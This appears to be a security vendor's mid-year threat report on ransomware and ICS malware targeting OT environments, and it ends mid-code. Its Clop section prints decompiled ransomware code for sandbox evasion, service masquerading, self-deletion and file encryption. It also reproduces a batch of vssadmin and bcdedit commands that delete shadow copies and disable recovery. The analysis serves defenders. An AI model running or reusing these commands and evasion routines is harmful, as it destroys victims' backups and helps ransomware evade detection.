txOne networks | Keep the Operation Running

Mid-Year Report 2025:

An In-Depth Analysis of Evolving Ransomware and Weaponized ICS Malware

Contents

01. Introduction

Although no new ICS-specific malware or ransomware has emerged publicly, multiple incidents between January and July indicate a continued rise in ransomware attacks affecting OT environments. These OT incidents also closely correspond to active ransomware groups in 2025 who are widely attacking industries such as manufacturing, healthcare, and information technology. In addition, we noticed that in 2025, both APT groups and active ransomware groups have been exploiting new vulnerabilities in perimeter devices to gain initial access. Delays in patching can often open a gateway for threat actors to infiltrate OT environments. Also, as seen from Microsoft, CrowdStrike, and Google proposing to standardize threat actor naming in June 2025, IoC (Indicators of Compromise) sharing still has its limits in cybersecurity.

Since cyberattacks against OT environments have become an inevitability, robust cybersecurity is necessary for OT operations to remain stable. Multi-layered defense measures should be used to suppress potential threats, uncover a wide range of risks, and deliver precise and rapid detection and response. To combat emerging threats, the TXOne Threat Research Team continuously collects and analyzes OT threat intelligence (see 2. Cyber Threat Landscape as of July 2025).

With the trend of OT systems interconnecting, attacks are becoming increasingly effective at directly or indirectly impacting the operation of OT environments. For example, in April this year, the control system of a dam in Norway was breached. The threat actor manipulated an internet-exposed control panel, bypassing authentication to access the OT environment. They successfully manipulated the dam's valves, and the incident went undetected for four hours. Moreover, we have observed that both APT groups and active ransomware groups continue to weaponize vulnerabilities in OT perimeter devices to carry out initial access. In July 2025, UNC3886, known for targeting both OT and IT systems, launched attacks against critical infrastructure in Singapore. In the past, UNC3886 exploited zero-day vulnerabilities in Fortinet and Juniper devices (such as CVE-2022-41328 and CVE-2025-21590). Perimeter devices have become key to unlocking access to OT environments, indicating a shift in the OT threat landscape. OT environment owners should remain vigilant and quickly adapt to the new attack threats. This white paper outlines the cyber threat landscape up to the end of July 2025 and provides an in-depth analysis of ransomware and ICS malware impacting OT environments.

02. Cyber Threat Landscape as of July 2025




Figure 2-1. Cyberattack incidents that directly or indirectly impacted OT environments

Figure 2-1 shows cyberattack incidents that impacted OT environments through the end of July 2025, based on our cyber threat intelligence. In March and June, the ransomware group Play targeted multiple manufacturing plants in the Food & Beverage sector. In publicly disclosed OT incidents, Qilin is still an active ransomware group. By the end of July, Qilin and Play accounted for approximately 15% and 9% of all reported victims, respectively (as claimed by the ransomware groups). As our Annual OT/ICS Cybersecurity Report 2024 mentioned, ransomware groups frequently targeted the healthcare sector. Among them, Qilin has also been observed leveraging newly disclosed vulnerabilities in perimeter devices as one of its initial access methods. Unsurprisingly, similar strategies have been adopted by nation-state APT groups. Both UNC5221 and UNC3886 have been known to weaponize perimeter devices vulnerabilities this year.




Figure 2-2. Active ransomware groups as of July 2025

Considering how versatile threat actors have become, it is unlikely we can fully prevent threats from reaching OT environments. This increases the urgent demand for enhanced cybersecurity in critical infrastructure to combat their tactics. Based on cybersecurity incidents in 2025, we have observed the following landscapes and threat trends:

- Active ransomware groups in 2025 are also the most impactful threats to OT environments. The ransomwares these groups use commonly employ evasion techniques to obstruct analysis. (A deeper analysis of ransomware is provided in 3. In-Depth Analysis of Active Ransomwares of this paper.)

  Based on claims from ransomware groups, as of the end of July, the most active ransomware groups include Clop, Akira, Qilin, Play, and SafePay. For example, in May, Qilin targeted Covenant Health, resulting in the shutdown of healthcare systems across the hospitals. Ransomware attacks driven by financial motivation are increasingly likely to impact OT environments as well. The Honeywell 2025 Cyber Threat Report highlights this trend, noting a surge in ransomware attacks against manufacturers during the first quarter of 2025, with Clop identified as the most active attacker.

  Unlike multi-extortion strategies in the past, some ransomware groups have simplified their strategy. For example, Play, Akira, and LockBit have in several cases abandoned file encryption behavior, and instead gone directly to exfiltrating data for extortion. Furthermore, some attackers did not even conduct an actual attack against the victim, they published data leaked from third-party sources to extort victims, putting them under pressure and at risk. A notable example is Babuk2, who re-extorted victims by leveraging data leaked by other ransomware groups.

Our threat research team observed that most active ransomwares commonly adopt evasion techniques or employ specific programming languages to raise the bar for analysis, as shown in Figure 2-3. For instance, Qilin writes in Golang and leverages static compilation of libraries, making analysis more time-consuming. On the other hand, Play uses tools such as GMER, IOBit, and PowerTool to disable antivirus software.

Furthermore, with the development of AI technologies, threat actors can design highly targeted phishing campaigns, while the barrier to ransomware development is also lowered. FunkSec, which emerged in late 2024, used AI assistance to design custom attack tools. Like Akira, its ransomware is written in Rust, with heavy static linking, monomorphization, and function inlining that significantly raise the cost of reverse engineering.




Figure 2-3. Techniques used to raise the bar for analysis

- Nation-state APT groups continue to target critical infrastructure as their primary objective. Critical infrastructure owners must stay vigilant against ICS malwares as well as zero-day vulnerabilities in perimeter devices. (A deeper analysis of ICS malwares is provided in 4. In-Depth Analysis of ICS Malwares of this paper.)

  A significant number of threat campaigns carried out by nation-state APT groups were identified. For example, Salt Typhoon conducted cyber-espionage actions in January targeting high-value intelligence assets such as Charter Communications, Consolidated Communications, and Windstream, while in June, the U.S. satellite communications provider Viasat was also identified as a victim.

  Currently, these activities remain in the espionage stage, but lessons from the 2024 Russia-Ukraine conflict and the Israel-Iran tensions clearly show that, during periods of heightened conflict, the use of targeted ICS malware can increase significantly. Examples such as Fuxnet, FrostyGoop, and IOCONTROL illustrate how ICS-targeted code can

disrupt OT environments in the oil and power sectors, with the potential to cause large-scale physical damage. To date, we noticed that a large number of ICS malwares were identified in 2024 and were actually used to attack critical infrastructure expanding our understanding of these threats. (Note: ICS malware refers to publicly known malicious software that has been deployed or attempted in real-world environments, characterized by its focus on ICS components.)




Figure 2-4. Attacks on critical infrastructure

Analysis of ICS malware over the years clearly indicates that most of these threats originate from nation-state actors, targeting high-value critical infrastructure, particularly in the power, oil, and utilities sectors. Modern ICS malware shares several commonalities with ransomware trends. For example, FrostyGoop is written in Golang and uses techniques such as string concatenation and anti-debugger for obfuscation and evasion. On the other hand, IOCONTROL is a weaponized attack module designed for a variety of connected devices, including PLCs, HMIs, firewalls, IP cameras, and routers. The APT group behind IOCONTROL was identified by OpenAI as using ChatGPT to assist in bypassing PLC protections and developing Bash and Python scripts for offensive purposes.

- Threat actors continue to use ransomware to target OT environments even after a ransomware group has shut down its RaaS service. In some cases, nation-state APT groups collaborate with ransomware groups to carry out attacks. Therefore, whether a ransomware group is active or not, OT environments must maintain defensive measures against it.

  The BlackCat ransomware group successfully attacked the U.S. healthcare service provider Change Healthcare in 2024, obtaining a ransom of $22 million before disappearing from public view. However, we observed that even though BlackCat has

shut down its dark web forums, some threat actors continue to use BlackCat-related ransomware to target OT environments this year. While the actor of these incidents is unidentified, it is not uncommon for threat actors to employ ransomware developed by other groups. For example, the Scattered Spider cybercriminal group has previously deployed BlackCat ransomware after successful intrusions. In April 2025, Scattered Spider also used DragonForce ransomware to attack Marks & Spencer, a major UK retailer, causing widespread business disruption.

We have also observed that nation-state APT groups leverage known ransomware to further their objectives. For example, the China-backed ChamelGang uses ransomware to obscure their attack intentions. The North Korea-backed groups Moonstone Sleet and Jumpy Pisces collaborated with Qilin and Play ransomware in February 2025 and late 2024, respectively, to launch attacks globally. These cases show that APT groups with the capability to access OT environments may deploy either active or inactive ransomware groups depending on their objectives. Therefore, industries such as semiconductors, manufacturing, oil, automotive, and pharmaceuticals must fortify themselves against not only active ransomware threats but also dormant ransomware variants that may resurface.




Figure 2-5. Nation-state APT groups acting as access brokers for ransomware attacks

03. In-Depth Analysis of Active Ransomwares

As of the end of July, active ransomware groups include Clop, Akira, Qilin, Play, and SafePay (see Figure 2-2). Unlike APT attacks, most ransomware groups adopt a widespread attack strategy, making them some of the most common threats to OT environments. The Honeywell 2025 Cyber Threat Report indicates that Clop was the most active ransomware at the beginning of 2025. Public OT incidents also shows that Qilin is one of the most significant threats. The most severely impacted industries include manufacturing and healthcare.

However, with the combination of AI assistance and cooperation with APT groups, ransomware groups are now capable of more sophisticated methods to infiltrate OT environments. For instance, Qilin was observed in May 2025 leveraging a firewall vulnerability for initial access. By analyzing the behaviors of active ransomware groups, we found that most now adopt advanced evasion techniques, which not only challenge security products but also increase the analysis time required by researchers. In response, we conducted an in-depth analysis of active ransomware in 2025, including Clop, Qilin, and SafePay. We also analyze EKANS since it's ICS ransomware.

Clop

- Language: C++
- Target: Manufacturing, Healthcare, Retail, Transportation, Automotive, Energy, Aerospace, and more
- First observed: February 2019
- Victims in 2025 through July: 406 (as claimed by the ransomware gang)
- Tags:
    - Exploits Cleo file transfer system vulnerability (CVE-2024-55956)

Our analysis is based on Clop ransomware samples from 2025. We found that they were developed in C++ and required registration as a system service to execute. This indicates that the malware was not distributed through common methods such as mass spam or drive-by infections. Instead, the attacks relied on sophisticated intrusions in which threat actors manually disabled antivirus software, deployed the ransomware, and registered it as a service to launch the attack. The overall execution flow is illustrated in Figure 3-1.




Figure 3-1. Clop execution flow

Running through a service also means that this sample can perfectly evade mainstream automated sandbox detection engines. The main reason is that when the sample is executed, automated sandboxes typically cannot provide the sufficient level of privileges (NT AUTHORITY\SYSTEM). As a result, automated sandboxes observe the sample's behavior only as a crash state. This occurs because both StartServiceDispatcherW() and RegisterServiceCtrlHandlerW(), which communicates with the Service Control Manager (SCM), fail to trigger the behavior due to insufficient privileges (see Figure 3-2).

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  HDC DC; // eax
  SERVICE_TABLE_ENTRYW ServiceStartTable; // [esp+4h] [ebp-10h] BYREF
  int v7; // [esp+Ch] [ebp-8h]
  int v8; // [esp+10h] [ebp-4h]

  if ( check_lang_region() )
  {
    DC = GetDC(0);
    if ( GetTextCharset(DC) == RUSSIAN_CHARSET )
    {
      self_delete();
      TerminateProcess((HANDLE)0xFFFFFFFF, 0);
    }
  }
  ServiceStartTable.lpServiceName = L"TechinicalOwnerProduct";
  ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONW)sub_9E40C0;
  v7 = 0;
  v8 = 0;
  if ( !StartServiceCtrlDispatcherW(&ServiceStartTable) )
    TerminateProcess((HANDLE)0xFFFFFFFF, 0);
  Sleep(0xFFFFFFFF);
  Sleep(0xFFFFFFFF);
  return TerminateProcess((HANDLE)0xFFFFFFFF, 0);
}
```

Figure 3-2. Failed to trigger the behavior due to insufficient privileges

In addition, we observed that the sample first checks the victim's regional language in WinMain, relying on GetTextCharset() to verify the character encoding used by the system display. If a Russian-related language is detected, the sample does not proceed with its ransomware behavior. Instead, it retrieves the full path of cmd.exe from %ComSpec% and issues a command via ShellExecute() to delete itself, thereby removing indicators (see Figures 3-3 and 3-4).

```
BOOL check_lang_region()
{
  int false; // esi
  LANGID lang; // ax

  false = 0;
  *&lang = GetKeyboardLayout(0);
  if ( lang <= 0x437u )
  {
    if ( lang != 1079 )                     // LANG_AZERBAIJANI_CYRILLIC
    {
      switch ( lang )
      {
        case 0x419u:                        // LANG_RUSSIAN
        case 0x422u:                        // LANG_UKRAINIAN
        case 0x423u:                        // LANG_BELARUSIAN
        case 0x428u:                        // LANG_SERBIAN_CYRILLIC
        case 0x42Bu:                        // LANG_KAZAK_CYRILLIC
          return 1;
        default:
          return false;
      }
      return false;
    }
    return 1;
```

Figure 3-3. Checks the victim's regional language

```
BOOL self_delete()
{
  BOOL result; // eax
  CHAR Parameters[260]; // [esp+0h] [ebp-20Ch] BYREF
  CHAR Filename[260]; // [esp+104h] [ebp-108h] BYREF

  result = 0;
  if ( GetModuleFileNameA(0, Filename, 0x104u) )
  {
    if ( GetShortPathNameA(Filename, Filename, 0x104u) )
    {
      wsprintfA(Parameters, "/c del  \"%s\" >> NUL", Filename);
      if ( GetEnvironmentVariableA("ComSpec", Filename, 0x104u) )
      {
        if ( ShellExecuteA(0, 0, Filename, Parameters, 0, 0) > 32 )
          return 1;
      }
    }
  }
  return result;
}
```

Figure 3-4. Retrieves the full path of cmd.exe to issue self-deleting command

Upon successfully executing the sample, it invokes StartServiceCtrlDispatcherW() to interact with the SCM. The corresponding service entry point is the function sub_9540C0(), as shown in Figure 3-5.

```
SERVICE_STATUS_HANDLE __stdcall sub_9540C0(DWORD a1, int a2)
{
  SERVICE_STATUS_HANDLE result; // eax
  HANDLE Thread; // eax

  result = RegisterServiceCtrlHandlerW(L"TechinicalOwnerProduct", HandlerProc);
  hServiceStatus = result;
  if ( result )
  {
    ServiceStatus.dwWaitHint = 0;
    ServiceStatus.dwServiceType = SERVICE_WIN32_OWN_PROCESS;
    ServiceStatus.dwControlsAccepted = 0;
    ServiceStatus.dwCurrentState = SERVICE_START_PENDING;
    ServiceStatus.dwWin32ExitCode = 0;
    ServiceStatus.dwServiceSpecificExitCode = 0;
    ServiceStatus.dwCheckPoint = 0;
    SetServiceStatus(result, &ServiceStatus);
    hObject = CreateEventW(0, 1, 0, 0);
    if ( hObject )
    {
      ServiceStatus.dwControlsAccepted = 1;
      ServiceStatus.dwCurrentState = SERVICE_RUNNING;
      ServiceStatus.dwWin32ExitCode = 0;
      ServiceStatus.dwCheckPoint = 0;
      SetServiceStatus(hServiceStatus, &ServiceStatus);
      Thread = CreateThread(0, 0, ransom_main, 0, 0, 0);
      WaitForSingleObject(Thread, 0xFFFFFFFF);
      CloseHandle(hObject);
      ServiceStatus.dwControlsAccepted = 0;
      ServiceStatus.dwCurrentState = 1;
      ServiceStatus.dwWin32ExitCode = 0;
      ServiceStatus.dwCheckPoint = 3;
```

Figure 3-5. Interacts with the SCM

Moreover, the sample disguises itself as a service named TechinicalOwnerProduct, attempting to masquerade as a benign technology-related service to avoid detection by the victim. If the victim attempts to disable this service through the native SCM interface, the service proactively sends a request to notify the SCM that it is currently in a busy state, resulting in termination refusal (SERVICE_STOP_PENDING). This mechanism ensures the ransom_main() routine is not interrupted (see Figure 3-6).

```
void __stdcall HandlerProc(DWORD dwControl)
{
  if ( dwControl == SERVICE_CONTROL_STOP && ServiceStatus.dwCurrentState == SERVICE_RUNNING )
  {
    ServiceStatus.dwControlsAccepted = 0;
    ServiceStatus.dwCurrentState = SERVICE_STOP_PENDING;
    ServiceStatus.dwWin32ExitCode = NO_ERROR;
    ServiceStatus.dwCheckPoint = 4;
    SetServiceStatus(hServiceStatus, &ServiceStatus);
    SetEvent(hObject);
  }
}
```

Figure 3-6. Notifies the SCM that it is in a busy state

Upon entering ransom_main(), the ransomware conducts anti-sandbox/virtualization techniques. It checks if the return value of GetCurrentThread() is positive to make sure the ransomware is not in a virtualized environment. After 5 seconds of sleep, the ransomware issues a large number of calls to EraseTape, DefineDosDeviceA, and GetACP, injecting approximately 6,660,000 meaningless instructions. This behavior is designed to exhaust system capacity and cause automated sandboxes to terminate analysis, as shown in Figure 3-7.

```
DWORD __stdcall ransom_main(LPVOID lpThreadParameter)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  Sleep = ::Sleep;
  do
  {
    null_func();
    if ( GetCurrentThread() <= 1 )
      goto bye;
    Sleep(5000);
    for ( i = 0; i < 6660000; ++i )
    {
      GetLastError();
      EraseTape(0, i, 0);
      if ( DefineDosDeviceA(i, 0, "3243242") && GetACP() )
        GetLastError();
    }
    if ( detect_proc_exist(L"SBAMTray.exe")
      || detect_proc_exist(L"MCSHIELD.EXE")
      || detect_proc_exist(L"MCSVHOST.EXE")
      || detect_proc_exist(L"QHACTIVEDEFENSE.EXE")
      || detect_proc_exist(L"MCSACORE.EXE")
      || detect_proc_exist(L"SBPIMSvc.exe")
      || detect_proc_exist(L"SBAMSvc.exe")
      || detect_proc_exist(L"WRSA.exe")
      || detect_proc_exist(L"VipreAAPSvc.exe")
      || detect_proc_exist(L"SBAMSvc.exe")
      || detect_proc_exist(L"QHSAFETRAY.EXE")
      || detect_proc_exist(L"masvc.exe")
      || detect_proc_exist(L"naPrdMgr.exe") )
    {
      OpenPrinterA("SBAMSvc", 0, 0);
    }
    else
    {
      generate_bat_and_run();
    }
    Sleep(5000);
```

Figure 3-7. The sample deploys anti-sandbox/virtualization techniques

After confirming that the victim system is not running in a sandbox or virtualized environment, the sample performs string-based checks to identify security products. If any of the products shown in Figure 3-7 are detected, the sample refrains from executing highly sensitive behaviors

such as Delete Shadow Copy, which would be easily detected as a malicious service by security products. Conversely, if none of the listed protection products are found in the victim's system, the ransomware invokes generate_bat_and_run(), which decrypts a .bat file from its resource section and executes it to perform Delete Shadow Copy, as shown in Figure 3-8.

```
BOOL generate_bat_and_run()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  ModuleHandleW = GetModuleHandleW(0);
  ResourceW = FindResourceW(ModuleHandleW, 0xF447, L"RC_HTML1");
  Resource = LoadResource(ModuleHandleW, ResourceW);
  pRes = LockResource(Resource);
  nNumberOfBytesToWrite = SizeofResource(ModuleHandleW, ResourceW);
  decrypt_bat_content = GlobalAlloc(0x40u, nNumberOfBytesToWrite);
  memmove(decrypt_bat_content, pRes, nNumberOfBytesToWrite);
  len = nNumberOfBytesToWrite;
  for ( i = 0; i < len; ++i )
    *(decrypt_bat_content + i) ^= key[i % 66];
  GetCurrentDirectoryA(0x104u, Buffer);
  wsprintfA(batfile_name, "%s\\upwindowsetsecurity.bat", Buffer);
  NumberOfBytesWritten = 0;
  FileA = CreateFileA(batfile_name, GENERIC_WRITE, 2u, 0, 4u, 0x80u, 0);
  if ( FileA != -1 )
  {
    WriteFile(FileA, decrypt_bat_content, len, &NumberOfBytesWritten, 0);
    CloseHandle(FileA);
  }
  GlobalFree(decrypt_bat_content);
  ShellExecuteA(0, "open", batfile_name, 0, 0, 0);
  Sleep(0x1388u);
  return DeleteFileA(batfile_name);
```

Figure 3-8. Decrypts a .bat file from its resource section and executes it to perform Delete Shadow Copy

Since Delete Shadow Copy is a highly sensitive operation, this sample stores the command in an XOR cipher encryption in the PE resource section (see Figure 3-9). At runtime, it dynamically decrypts the content, writes it as upwindowsetsecurity.bat, and executes Delete Shadow Copy via ShellExecuteA. Immediately afterward, it deletes the .bat file as part of its evasion technique. It is noteworthy that the malicious service invokes ShellExecuteA + open to call File Explorer to trigger the .bat file. This trick makes it difficult for many endpoint defense products to trace the .bat file's execution back to the process tree.

```
debug044:004F6460 aEchoOffVssadmi db '@echo off',0Dh,0Ah
debug044:004F6460 db 'vssadmin Delete Shadows /all /quiet',0Dh,0Ah
debug044:004F6460 db 'vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB',0Dh,0Ah
debug044:004F6460 db 'vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded',0Dh
debug044:004F6460 db 0Ah
debug044:004F6460 db 'vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB',0Dh,0Ah
debug044:004F6460 db 'vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded',0Dh
debug044:004F6460 db 0Ah
debug044:004F6460 db 'vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB',0Dh,0Ah
debug044:004F6460 db 'vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded',0Dh
debug044:004F6460 db 0Ah
debug044:004F6460 db 'bcdedit /set {default} bootstatuspolicy ignoreallfailures',9,0Dh,0Ah
debug044:004F6460 db 'bcdedit /set {default} recoveryenabled No',0Dh,0Ah
debug044:004F6460 db 'vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB',0Dh,0Ah
debug044:004F6460 db 'vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded',0Dh
debug044:004F6460 db 0Ah
debug044:004F6460 db 'vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB',0Dh,0Ah
debug044:004F6460 db 'vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded',0Dh
debug044:004F6460 db 0Ah
debug044:004F6460 db 'vssadmin Delete Shadows /all /quiet',9,9,0Dh,0Ah
```

Figure 3-9. Stores the command in an XOR cipher encryption in the PE resource section

After executing Delete Shadow Copy, the sample proceeds with ransomware behavior. First, it creates a mutex to ensure that no duplicate instances of the ransomware are running. Next, it creates two threads to handle additional tasks (kill_process_byhash and encrypt_all_remote_dir). The sample then enumerates the 26 local drive letters (A:\ ~ Z:\) to encrypt their contents (see Figure 3-10).

- kill_process_byhash – It uses the ROR hash method to compare strings. When the calculated ROR_Hash(Process Name) matches a preconfigured target, the sample abuses high privilege (NT AUTHORITY\SYSTEM) to forcibly terminate the corresponding processes. Since the hash algorithm is one-way, it is difficult to revert back to the original process names. Typically, targeted processes include high-value applications such as Office, SQL, and Adobe products, ensuring that the ransomware can successfully encrypt critical files.

- encrypt_all_remote_dir – If the victim can access network shares, the sample enumerates directories up to two levels deep using WNetOpenEnumW and WNetEnumResourceW to identify writable remote files and encrypt them.

After encrypting all files, the ransomware additionally targets files located on the victim's desktop by retrieving the path via SHGetSpecialFolderPathW to ensure the victim is aware of the ransomware attack. The encryption uses an asymmetric public key, which is embedded in the sample.

```
    Sleep(5000);
    MutexW = CreateMutexW(0, 0, L"GLKSDnhfguiok425iu2432&");
    if ( WaitForSingleObject(MutexW, 0) )
    {
      CloseHandle(MutexW);
bye:
      ExitProcess(0);
    }
    CreateThread(0, 0, kill_process_byhash, 0, 0, 0);
    SetErrorMode(1u);
    CreateThread(0, 0, encrypt_all_remote_dir, 0, 0, 0);
    Sleep(5555);
    for ( j = 0; j < 26; ++j )
    {
      wsprintfW(RootPathName, L"%c:", (j + 'A'));
      DriveTypeW = GetDriveTypeW(RootPathName);
      if ( DriveTypeW == DRIVE_FIXED || DriveTypeW == DRIVE_REMOVABLE )
      {
        p = GlobalAlloc(0x40u, 8u);
        *p = 0i64;
        memmove(p, RootPathName, 8u);
        ::Sleep(0xDu);
        CreateThread(0, 0, encrypt_all_file_by_volume, p, 0, 0);
      }
    }
    Sleep = ::Sleep;
    ::Sleep(1200000u);
    SHGetSpecialFolderPathW(0, dir_to_desktop, CSIDL_DESKTOP, 0);
    thread_count = calc_thread_count_to_ransom();
    encrypt_dir(dir_to_desktop, L"*.*", ptr_embed_publickey, thread_count, 1);
    ::Sleep(0xFFFFFFFF);
  }
  while ( WaitForSingleObject(hObject, 0xEA60u) );
  ::Sleep(0xFFFFFFFF);
```

Figure 3-10. Creates two threads to handle additional tasks

Additionally, this sample employs a multi-threaded design to encrypt as many files as possible in the shortest time. First, the sample records the files intended for encryption in a custom C struct, Parameter, which stores information such as fileSize, fileName, searchPath, and keyInput. Separate threads are then created to execute encrypt_file for the encryption tasks (see Figure 3-11).

```
for ( ; FindNextFileW(hFindFile, &FindFileData); lstrcmpW = ::lstrcmpW )
{
  if ( (FindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) == 0
    && lstrcmpW(FindFileData.cFileName, L"..")
    && lstrcmpW(FindFileData.cFileName, L".")
    && !wide_stristr(FindFileData.cFileName, L".CIop")
    && !wide_stristr(FindFileData.cFileName, L"CIopReadMe.txt")
    && !sub_952BB0(FindFileData.cFileName)
    && !sub_952CE0(FindFileData.cFileName) )
  {
    v12 = FindFileData.nFileSizeHigh;
    v13 = FindFileData.nFileSizeLow;
    Sleep(0xDu);
    memset(&Parameter, 0, sizeof(Parameter));
    lstrcpyA(Parameter.keyInput, key_input);
    lstrcpyW(Parameter.fileName, FindFileData.cFileName);
    lstrcpyW(Parameter.searchPath, searchPath);
    Parameter.fileSizeLow = v13;
    Parameter.fileSizeHigh = v12;
    if ( v9 == thread_count )
    {
      v9 = 1;
      v14 = CreateThread(0, 0, encrypt_file, &Parameter, 0, 0);
      WaitForSingleObject(v14, 0xFFFFFFFF);
    }
    else if ( ++v9 == thread_count )
    {
      v15 = CreateThread(0, 0, encrypt_file, &Parameter, 0, 0);
      WaitForSingleObject(v15, 0xFFFFFFFF);
    }
    else
    {
      CreateThread(0, 0, encrypt_file, &Parameter, 0, 0);
    }
```

